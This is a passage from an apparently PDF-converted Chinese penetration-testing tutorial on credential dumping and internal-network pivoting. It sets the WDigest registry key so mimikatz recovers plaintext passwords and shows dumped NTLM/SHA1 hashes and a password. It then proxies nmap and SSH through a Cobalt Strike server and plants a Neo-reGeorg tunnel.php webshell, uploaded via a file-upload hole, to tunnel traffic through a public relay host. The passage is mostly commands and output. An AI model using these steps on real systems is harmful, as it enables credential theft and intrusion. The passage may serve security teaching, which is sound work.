操作成功完成。
```

shell reg add

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
/v UseLogonCredential /t REG_DWORD /d 0 /f #关闭 WDigest

之后等待管理员重新登录便能获取明文密码（或者使用脚本强制锁屏）


再次运行 mimikatz 获取密码

```


User Name      : kele
Domain        : DESKTOP-0V587EP
Logon Server   : DESKTOP-0V587EP
Logon Time     : 2023/3/23 16:19:22
SID           : S-1-5-21-1035787925-623783320-3714619519-1001
msv :
[00000003] Primary
* Username : kele
* Domain   : DESKTOP-0V587EP
* NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
* SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
tspkg :
wdigest :
* Username : kele
* Domain   : DESKTOP-0V587EP
* Password : 123456
kerberos :
* Username : kele
* Domain   : DESKTOP-0V587EP
* Password : (null)

```

-----分割线-----




端口 44756



vim /etc/proxychains.conf #编辑代理配置文件

```
(root@kali2021)-[/cobaltstrike4.3]
# vim /etc/proxychains.conf
(root@kali2021)-[/cobaltstrike4.3]
# proxychains nmap -sT -Pn 192.168.1.33
```




服务器对应端口 44756 要开启

目标机开启 apache2 服务

```
(root@kali2021)-[~]
# systemctl start apache2
```

攻击机使用 proxychains 启动 firefox 并访问目标机 apache 服务
proxychains firefox

```
(root@kali2021)~# ./cobaltstrike4.3
# proxychains firefox
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain ... 101.43.85.135:44756 ... 13.225.94.35:443 ... OK
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain ... 101.43.85.135:44756 ... 13.225.94.24:443 [proxycha
ins] DLL init: proxychains-ng 4.14
... OK
[proxychains] Strict chain ... 101.43.85.135:44756 ... 13.225.94.24:443 [proxycha
ins] DLL init: proxychains-ng 4.14
... OK
[proxychains] Strict chain ... 101.43.85.135:44756 ... 120.253.253.33:443 ... O
K
[proxychains] Strict chain ... 101.43.85.135:44756 ... 34.210.39.83:443 ... OK
[proxychains] Strict chain ... 101.43.85.135:44756 ... 203.208.40.98:80 ... OK
[proxychains] Strict chain ... 101.43.85.135:44756 ... 117.18.237.29:80 ... OK
```



扫描目标机端口


proxychains nmap 192.168.118.135


```
root@kali2021: ~  
文件 动作 编辑 查看 帮助  
(root@kali2021)-[~]  
# proxychains nmap 192.168.118.135  
[proxychains] config file found: /etc/proxychains.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.14  
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-01 19:51 CST  
Nmap scan report for 192.168.118.135  
Host is up (1.8s latency).  
Not shown: 997 closed ports  
PORT      STATE      SERVICE  
22/tcp    open      ssh  
80/tcp    open      http  
514/tcp   filtered  shell  
Nmap done: 1 IP address (1 host up) scanned in 8.23 seconds
```


proxychains ssh root@192.168.118.135 #远程登录

```
(root@kali2021)-[~/桌面]  
# proxychains ssh root@192.168.118.135  
[proxychains] config file found: /etc/proxychains.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.14  
[proxychains] Strict chain ... 119.3.158.99:44756 ... 192.168.118.135:22 ... OK  
The authenticity of host '192.168.118.135 (192.168.118.135)' can't be established.  
ECDSA key fingerprint is SHA256:GjJF0juo4qB+ohD0SNVxGJCwgGLxUAGBwcFrbczhVQ.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.118.135' (ECDSA) to the list of known hosts.  
root@192.168.118.135's password:  
Linux kali2021 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Thu Mar 23 09:30:01 2023 from 127.0.0.1  
(Message from Kali developers)  
  
We have kept /usr/bin/python pointing to Python 2 for backwards  
compatibility. Learn how to change this and avoid this message:  
=> https://www.kali.org/docs/general-use/python3-transition/  
  
(Run "touch ~/.hushlogin" to hide this message)  
(root@kali2021)-[~]  
# ifconfig  
br-16e1f9012efe: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255  
    ether 02:42:d5:fe:8f:dd txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:b1:0d:b8:2d txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.118.135 netmask 255.255.255.0 broadcast 192.168.118.255  
    inet6 fe80::20c:29ff:fe37:18b prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:37:01:8b txqueuelen 1000 (Ethernet)
```


(2) windows 内网代理




目标机开启 apache 服务




目标机进行端口映射

sunny.exe clientid 233049342247




攻击机利用 regeorg 生成密钥 kele

py -3 neoreg.py generate -k kele




将生成的 php 文件上传到目标机（文件上传漏洞、蚁剑）



此电脑 > Data (D:) > RJ > phpStudy_64 > azwz > phpstudy_pro > WWW > web1

名称	修改日期	类型	大小
tunnel.php	2022/1/5 22:55	PHP 文件	6 KB

访问检查是否地址正确



py -3 .\neoreg.py -k kele -u

```
http://vipgz4.91tunnel.com:10049/web1/tunnel.php -p 9999 #用本地 9999
```

端口和对方建立连接

```
PS E:\RJ\shentou tool\Neo-reGeorg-master\Neo-reGeorg-master> py -3 .\neoreg.py -k kele -u http://vipgz4.91tunnel.com:10030/web1/tunnel.php -p 9999
```

```


" $$$$$$' , 'MS' , $$$@m
: $$$$$$$$$$$$$$' , $$$$'
, $' , 'JZI' $$$& , $$$$'
      $$$ , $$$$
      $$$$ J$$$$$'
